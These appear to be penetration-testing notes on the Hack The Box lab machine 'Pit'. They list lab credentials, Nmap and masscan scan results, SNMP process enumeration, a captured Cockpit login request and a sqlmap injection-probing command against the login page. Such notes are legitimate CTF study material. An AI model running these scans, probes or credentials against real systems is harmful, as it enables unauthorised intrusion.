creds

Username	Password	Service
michelle	michelle	seeddms login
michelle	ied^ieY6xoquu	pit.htb:9090

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.0 (protocol 2.0)
80	http	nginx 1.14.1
161	snmp	SNMPv1 server; net-snmp SNMPv3 server (public)
9090	ssl/zeus-admin?	

```
# Nmap 7.91 scan initiated Mon Aug 16 15:13:57 2021 as: nmap -sC -sV -p- -oN nmap/Full 10.10.10.241
Nmap scan report for dms-pit.htb (10.10.10.241)
Host is up (0.023s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 6f:c3:40:8f:69:50:69:5a:57:d7:9c:4e:7b:1b:94:96 (RSA)
|   256 c2:6f:f8:ab:a1:20:83:d1:60:ab:cf:63:2d:c8:65:b7 (ECDSA)
|_  256 6b:65:6c:a6:92:e5:cc:76:17:5a:2f:9a:e7:50:c3:50 (ED25519)
80/tcp   open  http            nginx 1.14.1
|_http-server-header: nginx/1.14.1
|_http-title: 403 Forbidden
9090/tcp open  ssl/zeus-admin?
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 400 Bad request
|     Content-Type: text/html; charset=utf8
|     Transfer-Encoding: chunked
|     X-DNS-Prefetch-Control: off
|     Referrer-Policy: no-referrer
|     X-Content-Type-Options: nosniff
|     Cross-Origin-Resource-Policy: same-origin
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <title>
|     request
|     </title>
|     <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <style>
|     body {
|     margin: 0;
|     font-family: "RedHatDisplay", "Open Sans", Helvetica, Arial, sans-serif;
|     font-size: 12px;
|     line-height: 1.66666667;
|     color: #333333;
|     background-color: #f5f5f5;
|     border: 0;
|     vertical-align: middle;
|     font-weight: 300;
|_    margin: 0 0 10p
| ssl-cert: Subject: commonName=dms-pit.htb/organizationName=4cd9329523184b0ea52ba0d20a1a6f92/countryName=US
| Subject Alternative Name: DNS:dms-pit.htb, DNS:localhost, IP Address:127.0.0.1
| Not valid before: 2020-04-16T23:29:12
|_Not valid after:  2030-06-04T16:09:12
|_ssl-date: TLS randomness does not represent time
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9090-TCP:V=7.91%T=SSL%I=7%D=8/16%Time=611AB9CD%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,E70,"HTTP/1\.1\x20400\x20Bad\x20request\r\nContent-Type:
SF:\x20text/html;\x20charset=utf8\r\nTransfer-Encoding:\x20chunked\r\nX-DN
SF:S-Prefetch-Control:\x20off\r\nReferrer-Policy:\x20no-referrer\r\nX-Cont
SF:ent-Type-Options:\x20nosniff\r\nCross-Origin-Resource-Policy:\x20same-o
SF:rigin\r\n\r\n29\r\n<!DOCTYPE\x20html>\n<html>\n<head>\n\x20\x20\x20\x20
SF:<title>\r\nb\r\nBad\x20request\r\nd08\r\n</title>\n\x20\x20\x20\x20<met
SF:a\x20http-equiv=\"Content-Type\"\x20content=\"text/html;\x20charset=utf
SF:-8\">\n\x20\x20\x20\x20<meta\x20name=\"viewport\"\x20content=\"width=de
SF:vice-width,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<style>\n\tbody\x
SF:20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20margin:\x200;\n\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:\x20\"RedHatDi
SF:splay\",\x20\"Open\x20Sans\",\x20Helvetica,\x20Arial,\x20sans-serif;\n\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-size:\x2012px;\n\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20line-height:\x201\.6666666
SF:7;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20color:\x20#333333;\
SF:n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20background-color:\x20#
SF:f5f5f5;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20\x2
SF:0\x20img\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20border:\
```

```
SF:x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20vertical-align:\
SF:x20middle;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20
SF:\x20\x20h1\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-w
SF:eight:\x20300;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20
SF:\x20\x20\x20p\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20mar
SF:gin:\x200\x20\x20\x2010p")%r(HTTPOptions,E70,"HTTP/1\.1\x20400\x20Bad\x20r
SF:equest\r\nContent-Type:\x20text/html;\x20charset=utf8\r\nTransfer-Encod
SF:ing:\x20chunked\r\nX-DNS-Prefetch-Control:\x20off\r\nReferrer-Policy:\x
SF:20no-referrer\r\nX-Content-Type-Options:\x20nosniff\r\nCross-Origin-Res
SF:ource-Policy:\x20same-origin\r\n\r\n29\r\n<!DOCTYPE\x20html>\n<html>\n<
SF:head>\n\x20\x20\x20\x20<title>\r\nb\r\nBad\x20request\r\nd08\r\n</title
SF:>\n\x20\x20\x20\x20<meta\x20http-equiv=\"Content-Type\"\x20content=\"te
SF:xt/html;\x20charset=utf-8\">\n\x20\x20\x20\x20<meta\x20name=\"viewport\
SF:"\x20content=\"width=device-width,\x20initial-scale=1\.0\">\n\x20\x20\x
SF:20\x20<style>\n\tbody\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20margin:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20fon
SF:t-family:\x20\"RedHatDisplay\",\x20\"Open\x20Sans\",\x20Helvetica,\x20A
SF:rial,\x20sans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20f
SF:ont-size:\x2012px;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20lin
SF:e-height:\x201\.66666667;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20color:\x20#333333;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0background-color:\x20#f5f5f5;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20
SF:\x20\x20\x20\x20\x20\x20\x20img\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20border:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20vertical-align:\x20middle;\n\x20\x20\x20\x20\x20\x20\x20}\n\
SF:x20\x20\x20\x20\x20\x20\x20\x20h1\x20{\n\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20font-weight:\x20300;\n\x20\x20\x20\x20\x20\x20\x20\x20
SF:}\n\x20\x20\x20\x20\x20\x20\x20\x20p\x20{\n\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20margin:\x200\x200\x2010p");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Aug 16 15:19:32 2021 -- 1 IP address (1 host up) scanned in 335.44 seconds
```

- redhat
- dms-pit.htb

/etc/hosts

```
10.10.10.241    dms-pit.htb
```

masscan

```
kali@kali:~$ sudo masscan -p1-65535,U:1-65535 $IP --rate=1000 -e tun0
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-08-17 18:03:52 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 161/udp on 10.10.10.241
Discovered open port 9090/tcp on 10.10.10.241
Discovered open port 80/tcp on 10.10.10.241
Discovered open port 22/tcp on 10.10.10.241
```

port 161

```
# Nmap 7.91 scan initiated Tue Aug 17 14:10:09 2021 as: nmap -sU -sV -sC -p 161 -oN nmap/161 10.10.10.241
Nmap scan report for pit.htb (10.10.10.241)
Host is up (0.022s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 4ca7e41263c5985e00000000
|   snmpEngineBoots: 73
|_  snmpEngineTime: 13h57m37s
| snmp-processes:
|   1:
|     Name: systemd
|     Path: /usr/lib/systemd/systemd
|     Params: --switched-root --system --deserialize 17
|   2:
|     Name: kthreadd
|   3:
|     Name: rcu_gp
|   4:
|     Name: rcu_par_gp
|   6:
|     Name: kworker/0:0H-events_highpri
|   9:
|     Name: mm_percpu_wq
|   10:
|     Name: ksoftirqd/0
|   11:
|     Name: rcu_sched
|   12:
|     Name: migration/0
|   13:
|     Name: watchdog/0
|   14:
|     Name: cpuhp/0
|   15:
|     Name: cpuhp/1
|   16:
|     Name: watchdog/1
|   17:
|     Name: migration/1
|   18:
|     Name: ksoftirqd/1
```

```
|   20:
|     Name: kworker/1:0H-events_highpri
|   23:
|     Name: kdevtmpfs
|   24:
|     Name: netns
|   25:
|     Name: kauditd
|   26:
|     Name: khungtaskd
|   27:
|     Name: oom_reaper
|   28:
|     Name: writeback
|   29:
|     Name: kcompactd0
|   30:
|     Name: ksmd
|   31:
|     Name: khugepaged
|   32:
|     Name: crypto
|   33:
|     Name: kintegrityd
|   34:
|     Name: kblockd
|   35:
|     Name: blkcg_punt_bio
|   36:
|     Name: tpm_dev_wq
|   37:
|     Name: md
|   38:
|     Name: edac-poller
|   39:
|     Name: watchdogd
|   40:
|     Name: kworker/0:1H-kblockd
|   67:
|     Name: kswapd0
|   161:
|     Name: kthrotld
|   162:
|     Name: irq/24-pciehp
|   163:
|     Name: irq/25-pciehp
|   164:
|     Name: irq/26-pciehp
|   165:
|     Name: irq/27-pciehp
|   166:
|     Name: irq/28-pciehp
|   167:
|     Name: irq/29-pciehp
|   168:
|     Name: irq/30-pciehp
|   169:
|     Name: irq/31-pciehp
|   170:
|     Name: irq/32-pciehp
|   171:
|     Name: irq/33-pciehp
|   172:
|     Name: irq/34-pciehp
|   173:
|     Name: irq/35-pciehp
|   174:
|     Name: irq/36-pciehp
|   175:
|     Name: irq/37-pciehp
|   176:
|     Name: irq/38-pciehp
|   177:
|     Name: irq/39-pciehp
|   178:
|     Name: irq/40-pciehp
|   179:
|     Name: irq/41-pciehp
|   180:
|     Name: irq/42-pciehp
|   181:
|     Name: irq/43-pciehp
|   182:
|     Name: irq/44-pciehp
|   183:
|     Name: irq/45-pciehp
|   184:
|     Name: irq/46-pciehp
|   185:
|     Name: irq/47-pciehp
|   186:
|     Name: irq/48-pciehp
|   187:
|     Name: irq/49-pciehp
|   188:
|     Name: irq/50-pciehp
|   189:
|     Name: irq/51-pciehp
|   190:
|     Name: irq/52-pciehp
|   191:
|     Name: irq/53-pciehp
```

```
|   192:
|     Name: irq/54-pciehp
|   193:
|     Name: irq/55-pciehp
|   194:
|     Name: acpi_thermal_pm
|   195:
|     Name: kmpath_rdacd
|   196:
|     Name: kaluad
|   198:
|     Name: ipv6_addrconf
|   199:
|     Name: kworker/1:1H-kblockd
|   200:
|     Name: kstrp
|   503:
|     Name: ata_sff
|   505:
|     Name: mpt_poll_0
|   506:
|     Name: mpt/0
|   507:
|     Name: scsi_eh_0
|   509:
|     Name: scsi_tmf_0
|   510:
|     Name: scsi_eh_1
|   511:
|     Name: scsi_tmf_1
|   515:
|     Name: scsi_eh_2
|   516:
|     Name: scsi_tmf_2
|   517:
|     Name: scsi_eh_3
|   518:
|     Name: scsi_tmf_3
|   520:
|     Name: scsi_eh_4
|   521:
|     Name: scsi_tmf_4
|   522:
|     Name: scsi_eh_5
|   523:
|     Name: scsi_tmf_5
|   524:
|     Name: scsi_eh_6
|   525:
|     Name: scsi_tmf_6
|   526:
|     Name: scsi_eh_7
|   527:
|     Name: scsi_tmf_7
|   528:
|     Name: scsi_eh_8
|   529:
|     Name: scsi_tmf_8
|   530:
|     Name: scsi_eh_9
|   531:
|     Name: scsi_tmf_9
|   532:
|     Name: scsi_eh_10
|   533:
|     Name: scsi_tmf_10
|   534:
|     Name: scsi_eh_11
|   535:
|     Name: scsi_tmf_11
|   536:
|     Name: scsi_eh_12
|   537:
|     Name: scsi_tmf_12
|   538:
|     Name: scsi_eh_13
|   539:
|     Name: scsi_tmf_13
|   540:
|     Name: scsi_eh_14
|   541:
|     Name: scsi_tmf_14
|   542:
|     Name: scsi_eh_15
|   543:
|     Name: scsi_tmf_15
|   544:
|     Name: scsi_eh_16
|   545:
|     Name: scsi_tmf_16
|   546:
|     Name: scsi_eh_17
|   547:
|     Name: scsi_tmf_17
|   548:
|     Name: scsi_eh_18
|   549:
|     Name: scsi_tmf_18
|   550:
|     Name: scsi_eh_19
|   551:
|     Name: scsi_tmf_19
```

```
|   552:
|     Name: scsi_eh_20
|   553:
|     Name: scsi_tmf_20
|   554:
|     Name: scsi_eh_21
|   555:
|     Name: scsi_tmf_21
|   556:
|     Name: scsi_eh_22
|   557:
|     Name: scsi_tmf_22
|   558:
|     Name: scsi_eh_23
|   559:
|     Name: scsi_tmf_23
|   560:
|     Name: scsi_eh_24
|   561:
|     Name: scsi_tmf_24
|   562:
|     Name: scsi_eh_25
|   563:
|     Name: scsi_tmf_25
|   564:
|     Name: scsi_eh_26
|   565:
|     Name: scsi_tmf_26
|   566:
|     Name: scsi_eh_27
|   567:
|     Name: scsi_tmf_27
|   568:
|     Name: scsi_eh_28
|   569:
|     Name: scsi_tmf_28
|   570:
|     Name: scsi_eh_29
|   571:
|     Name: scsi_tmf_29
|   572:
|     Name: scsi_eh_30
|   573:
|     Name: scsi_tmf_30
|   574:
|     Name: scsi_eh_31
|   575:
|     Name: scsi_tmf_31
|   593:
|     Name: scsi_eh_32
|   594:
|     Name: scsi_tmf_32
|   607:
|     Name: irq/16-vmwgfx
|   608:
|     Name: ttm_swap
|   609:
|     Name: card0-crtc0
|   610:
|     Name: card0-crtc1
|   611:
|     Name: card0-crtc2
|   612:
|     Name: card0-crtc3
|   613:
|     Name: card0-crtc4
|   614:
|     Name: card0-crtc5
|   615:
|     Name: card0-crtc6
|   616:
|     Name: card0-crtc7
|   678:
|     Name: kdmflush
|   688:
|     Name: kdmflush
|   713:
|     Name: xfsalloc
|   714:
|     Name: xfs_mru_cache
|   715:
|     Name: xfs-buf/dm-0
|   716:
|     Name: xfs-conv/dm-0
|   717:
|     Name: xfs-cil/dm-0
|   718:
|     Name: xfs-reclaim/dm-
|   719:
|     Name: xfs-eofblocks/d
|   720:
|     Name: xfs-log/dm-0
|   721:
|     Name: xfsaild/dm-0
|   816:
|     Name: systemd-journal
|     Path: /usr/lib/systemd/systemd-journald
|   852:
|     Name: systemd-udevd
|     Path: /usr/lib/systemd/systemd-udevd
|   863:
|     Name: jbd2/sda1-8
```

```
|   864:
|     Name: ext4-rsv-conver
|   916:
|     Name: kdmflush
|   928:
|     Name: xfs-buf/dm-2
|   929:
|     Name: xfs-conv/dm-2
|   930:
|     Name: xfs-cil/dm-2
|   931:
|     Name: xfs-reclaim/dm-
|   932:
|     Name: xfs-eofblocks/d
|   933:
|     Name: xfs-log/dm-2
|   934:
|     Name: xfsaild/dm-2
|   957:
|     Name: auditd
|     Path: /sbin/auditd
|   959:
|     Name: sedispatch
|     Path: /usr/sbin/sedispatch
|   990:
|     Name: sssd
|     Path: /usr/sbin/sssd
|     Params: -i --logger=files
|   993:
|     Name: polkitd
|     Path: /usr/lib/polkit-1/polkitd
|     Params: --no-debug
|   994:
|     Name: VGAuthService
|     Path: /usr/bin/VGAuthService
|     Params: -s
|   995:
|     Name: vmtoolsd
|     Path: /usr/bin/vmtoolsd
|   996:
|     Name: dbus-daemon
|     Path: /usr/bin/dbus-daemon
|     Params: --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
|   998:
|     Name: irqbalance
|     Path: /usr/sbin/irqbalance
|     Params: --foreground
|   1007:
|     Name: chronyd
|     Path: /usr/sbin/chronyd
|   1012:
|     Name: rngd
|     Path: /sbin/rngd
|     Params: -f --fill-watermark=0
|   1022:
|     Name: sssd_be
|     Path: /usr/libexec/sssd/sssd_be
|     Params: --domain implicit_files --uid 0 --gid 0 --logger=files
|   1035:
|     Name: sssd_nss
|     Path: /usr/libexec/sssd/sssd_nss
|     Params: --uid 0 --gid 0 --logger=files
|   1043:
|     Name: firewalld
|     Path: /usr/libexec/platform-python
|     Params: -s /usr/sbin/firewalld --nofork --nopid
|   1069:
|     Name: systemd-logind
|     Path: /usr/lib/systemd/systemd-logind
|   1082:
|     Name: NetworkManager
|     Path: /usr/sbin/NetworkManager
|     Params: --no-daemon
|   1090:
|     Name: sshd
|     Path: /usr/sbin/sshd
|     Params: -D -oCiphers=aes256-gcm@openssh.com,chacha20-poly1305@openssh.com,aes256-ctr,aes256-cbc,aes128-gcm@openssh.com,aes128-ctr,aes128
|   1091:
|     Name: tuned
|     Path: /usr/libexec/platform-python
|     Params: -Es /usr/sbin/tuned -l -P
|   1118:
|     Name: crond
|     Path: /usr/sbin/crond
|     Params: -n
|   1123:
|     Name: agetty
|     Path: /sbin/agetty
|     Params: -o -p -- \u --noclear tty1 linux
|   1161:
|     Name: nginx
|     Path: nginx: master process /usr/sbin/nginx
|   1165:
|     Name: nginx
|     Path: nginx: worker process
|   1167:
|     Name: nginx
|     Path: nginx: worker process
|   1193:
|     Name: mysqld
|     Path: /usr/libexec/mysqld
|     Params: --basedir=/usr
```


```
|   1459:
|     Name: rsyslogd
|     Path: /usr/sbin/rsyslogd
|     Params: -n
|   1461:
|     Name: snmpd
|     Path: /usr/sbin/snmpd
|     Params: -LS0-6d -f
|   1864:
|     Name: packagekitd
|     Path: /usr/libexec/packagekitd
|   27417:
|     Name: kworker/u4:1-events_unbound
|   27655:
|     Name: kworker/1:0-events_power_efficient
|   27680:
|     Name: kworker/1:3-cgroup_pidlist_destroy
|   28055:
|     Name: kworker/1:2-cgroup_pidlist_destroy
|   28073:
|     Name: kworker/0:2-events
|   28101:
|     Name: kworker/u4:0-xfs-cil/dm-0
|   28173:
|     Name: kworker/1:1-events
|   28186:
|     Name: kworker/0:0-events_power_efficient
|   28229:
|     Name: php-fpm
|     Path: php-fpm: master process (/etc/php-fpm.conf)
|   28230:
|     Name: php-fpm
|     Path: php-fpm: pool www
|   28231:
|     Name: php-fpm
|     Path: php-fpm: pool www
|   28232:
|     Name: php-fpm
|     Path: php-fpm: pool www
|   28233:
|     Name: php-fpm
|     Path: php-fpm: pool www
|   28234:
|     Name: php-fpm
|     Path: php-fpm: pool www
|   28241:
|     Name: kworker/u4:2-xfs-cil/dm-0
|   28245:
|_    Name: kworker/1:4-mpt_poll_0
| snmp-sysdescr: Linux pit.htb 4.18.0-305.10.2.el8_4.x86_64 #1 SMP Tue Jul 20 17:25:16 UTC 2021 x86_64
|_  System uptime: 13h57m37.24s (5025724 timeticks)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Aug 17 14:10:52 2021 -- 1 IP address (1 host up) scanned in 43.47 seconds
```

Web Enumeration (80)

ip

Port 9090



- CentOS linux 8
- if (!t.version || t.version < "119.x") {

login request

```
GET /cockpit/login HTTP/1.1
Host: dms-pit.htb:9090
Cookie: cockpit=deleted
X-Superuser: any
X-Authorize: password
Authorization: Basic dXNlcjpwYXNzd29yZA==
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
sqlmap --headers="Authorization: abc:abc" -p username --level 5 --risk 3 --method GET -u https://dms-pit.htb:9090/cockpit/login --proxy http://127.0.0.1:8080
```

ffuf

- dms-pit.htb:9090/ping

. SNMP (port 161)

`Snmp-check $IP -p 161 -c public`

```
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.10.241:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 10.10.10.241
  Hostname                      : pit.htb
  Description                   : Linux pit.htb 4.18.0-305.10.2.el8_4.x86_64 #1 SMP Tue Jul 20 17:25:16 UTC 2021 x86_64
  Contact                       : Root <root@localhost> (configure /etc/snmp/snmp.local.conf)
  Location                      : Unknown (edit /etc/snmp/snmpd.conf)
  Uptime snmp                   : 1 day, 20:48:18.63
  Uptime system                 : 1 day, 20:47:35.51
  System date                   : -

[*] Processes:

  Id                  Status              Name                Path                Parameters
  1                   runnable            systemd             /usr/lib/systemd/systemd  --switched-root --system --deserialize 18
  2                   runnable            kthreadd
  3                   unknown             rcu_gp
  4                   unknown             rcu_par_gp
  6                   unknown             kworker/0:0H-events_highpri
  9                   unknown             mm_percpu_wq
  10                  runnable            ksoftirqd/0
  11                  running             rcu_sched
  12                  runnable            migration/0
  13                  runnable            watchdog/0
  14                  runnable            cpuhp/0
  15                  runnable            cpuhp/1
  16                  runnable            watchdog/1
  17                  runnable            migration/1
  18                  runnable            ksoftirqd/1
```

20	unknown	kworker/1:0H-events_highpri
23	runnable	kdevtmpfs
24	unknown	netns
25	runnable	kauditd
26	runnable	khungtaskd
27	runnable	oom_reaper
28	unknown	writeback
29	runnable	kcompactd0
30	runnable	ksmd
31	runnable	khugepaged
32	unknown	crypto
33	unknown	kintegrityd
34	unknown	kblockd
35	unknown	blkcg_punt_bio
36	unknown	tpm_dev_wq
37	unknown	md
38	unknown	edac-poller
39	runnable	watchdogd
40	unknown	kworker/0:1H-kblockd
68	runnable	kswapd0
161	unknown	kthrotld
162	runnable	irq/24-pciehp
163	runnable	irq/25-pciehp
164	runnable	irq/26-pciehp
165	runnable	irq/27-pciehp
166	runnable	irq/28-pciehp
167	runnable	irq/29-pciehp
168	runnable	irq/30-pciehp
169	runnable	irq/31-pciehp
170	runnable	irq/32-pciehp
171	runnable	irq/33-pciehp
172	runnable	irq/34-pciehp
173	runnable	irq/35-pciehp
174	runnable	irq/36-pciehp
175	runnable	irq/37-pciehp
176	runnable	irq/38-pciehp
177	runnable	irq/39-pciehp
178	runnable	irq/40-pciehp
179	runnable	irq/41-pciehp
180	runnable	irq/42-pciehp
181	runnable	irq/43-pciehp
182	runnable	irq/44-pciehp
183	runnable	irq/45-pciehp
184	runnable	irq/46-pciehp
185	runnable	irq/47-pciehp
186	runnable	irq/48-pciehp
187	runnable	irq/49-pciehp
188	runnable	irq/50-pciehp
189	runnable	irq/51-pciehp
190	runnable	irq/52-pciehp
191	runnable	irq/53-pciehp
192	runnable	irq/54-pciehp
193	runnable	irq/55-pciehp
194	unknown	acpi_thermal_pm
195	unknown	kmpath_rdacd
196	unknown	kaluad
198	unknown	ipv6_addrconf
199	unknown	kworker/1:1H-kblockd
200	unknown	kstrp
516	unknown	ata_sff
517	runnable	scsi_eh_0
518	unknown	scsi_tmf_0
519	runnable	scsi_eh_1
520	unknown	mpt_poll_0
521	unknown	mpt/0
522	unknown	scsi_tmf_1
527	runnable	scsi_eh_2
529	unknown	scsi_tmf_2
530	runnable	scsi_eh_3
531	unknown	scsi_tmf_3
532	runnable	scsi_eh_4
533	unknown	scsi_tmf_4
535	runnable	scsi_eh_5
536	unknown	scsi_tmf_5
537	runnable	scsi_eh_6
538	unknown	scsi_tmf_6
539	runnable	scsi_eh_7
540	unknown	scsi_tmf_7
541	runnable	scsi_eh_8
542	unknown	scsi_tmf_8
543	runnable	scsi_eh_9
544	unknown	scsi_tmf_9
545	runnable	scsi_eh_10
546	unknown	scsi_tmf_10
547	runnable	scsi_eh_11
548	unknown	scsi_tmf_11
549	runnable	scsi_eh_12
550	unknown	scsi_tmf_12
551	runnable	scsi_eh_13
552	unknown	scsi_tmf_13
553	runnable	scsi_eh_14
554	unknown	scsi_tmf_14
555	runnable	scsi_eh_15
556	unknown	scsi_tmf_15
557	runnable	scsi_eh_16
558	unknown	scsi_tmf_16
559	runnable	scsi_eh_17
560	unknown	scsi_tmf_17
561	runnable	scsi_eh_18
562	unknown	scsi_tmf_18
563	runnable	scsi_eh_19
564	unknown	scsi_tmf_19

```
   565                  runnable             scsi_eh_20
   566                  unknown              scsi_tmf_20
   567                  runnable             scsi_eh_21
   568                  unknown              scsi_tmf_21
   569                  runnable             scsi_eh_22
   570                  unknown              scsi_tmf_22
   571                  runnable             scsi_eh_23
   572                  unknown              scsi_tmf_23
   573                  runnable             scsi_eh_24
   574                  unknown              scsi_tmf_24
   575                  runnable             scsi_eh_25
   576                  unknown              scsi_tmf_25
   577                  runnable             scsi_eh_26
   578                  unknown              scsi_tmf_26
   579                  runnable             scsi_eh_27
   580                  unknown              scsi_tmf_27
   581                  runnable             scsi_eh_28
   582                  unknown              scsi_tmf_28
   583                  runnable             scsi_eh_29
   584                  unknown              scsi_tmf_29
   585                  runnable             scsi_eh_30
   586                  unknown              scsi_tmf_30
   587                  runnable             scsi_eh_31
   588                  unknown              scsi_tmf_31
   621                  runnable             irq/16-vmwgfx
   622                  unknown              ttm_swap
   623                  runnable             card0-crtc0
   624                  runnable             card0-crtc1
   625                  runnable             card0-crtc2
   626                  runnable             card0-crtc3
   627                  runnable             card0-crtc4
   628                  runnable             card0-crtc5
   629                  runnable             card0-crtc6
   630                  runnable             card0-crtc7
   636                  runnable             scsi_eh_32
   637                  unknown              scsi_tmf_32
   692                  unknown              kdmflush
   701                  unknown              kdmflush
   725                  unknown              xfsalloc
   727                  unknown              xfs_mru_cache
   728                  unknown              xfs-buf/dm-0
   729                  unknown              xfs-conv/dm-0
   730                  unknown              xfs-cil/dm-0
   731                  unknown              xfs-reclaim/dm-
   732                  unknown              xfs-eofblocks/d
   733                  unknown              xfs-log/dm-0
   734                  runnable             xfsaild/dm-0
   830                  runnable             systemd-journal      /usr/lib/systemd/systemd-journald
   866                  runnable             systemd-udevd        /usr/lib/systemd/systemd-udevd
   919                  unknown              kdmflush
   939                  unknown              xfs-buf/dm-2
   940                  unknown              xfs-conv/dm-2
   941                  unknown              xfs-cil/dm-2
   943                  unknown              xfs-reclaim/dm-
   944                  unknown              xfs-eofblocks/d
   945                  unknown              xfs-log/dm-2
   946                  runnable             xfsaild/dm-2
   950                  runnable             jbd2/sda1-8
   951                  unknown              ext4-rsv-conver
   975                  runnable             auditd               /sbin/auditd
   977                  runnable             sedispatch           /usr/sbin/sedispatch
  1009                  runnable             sssd                 /usr/sbin/sssd       -i --logger=files
  1010                  runnable             polkitd              /usr/lib/polkit-1/polkitd  --no-debug
  1011                  runnable             irqbalance           /usr/sbin/irqbalance  --foreground
  1012                  runnable             VGAuthService        /usr/bin/VGAuthService  -s
  1013                  runnable             vmtoolsd             /usr/bin/vmtoolsd
  1016                  runnable             dbus-daemon          /usr/bin/dbus-daemon  --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
  1027                  runnable             chronyd              /usr/sbin/chronyd
  1030                  runnable             rngd                 /sbin/rngd           -f --fill-watermark=0
  1048                  runnable             sssd_be              /usr/libexec/sssd/sssd_be  --domain implicit_files --uid 0 --gid 0 --logger=files
  1055                  runnable             firewalld            /usr/libexec/platform-python  -s /usr/sbin/firewalld --nofork --nopid
  1059                  runnable             sssd_nss             /usr/libexec/sssd/sssd_nss  --uid 0 --gid 0 --logger=files
  1085                  runnable             systemd-logind       /usr/lib/systemd/systemd-logind
  1091                  runnable             NetworkManager       /usr/sbin/NetworkManager  --no-daemon
  1104                  runnable             sshd                 /usr/sbin/sshd       -D -oCiphers=aes256-gcm@openssh.com,chacha20-poly1305@openssh.com,aes256-ctr,aes256-cbc,aes128-gcm@openssh.com,aes128-
ctr,aes128
  1108                  runnable             tuned                /usr/libexec/platform-python  -Es /usr/sbin/tuned -l -P
  1136                  runnable             crond                /usr/sbin/crond      -n
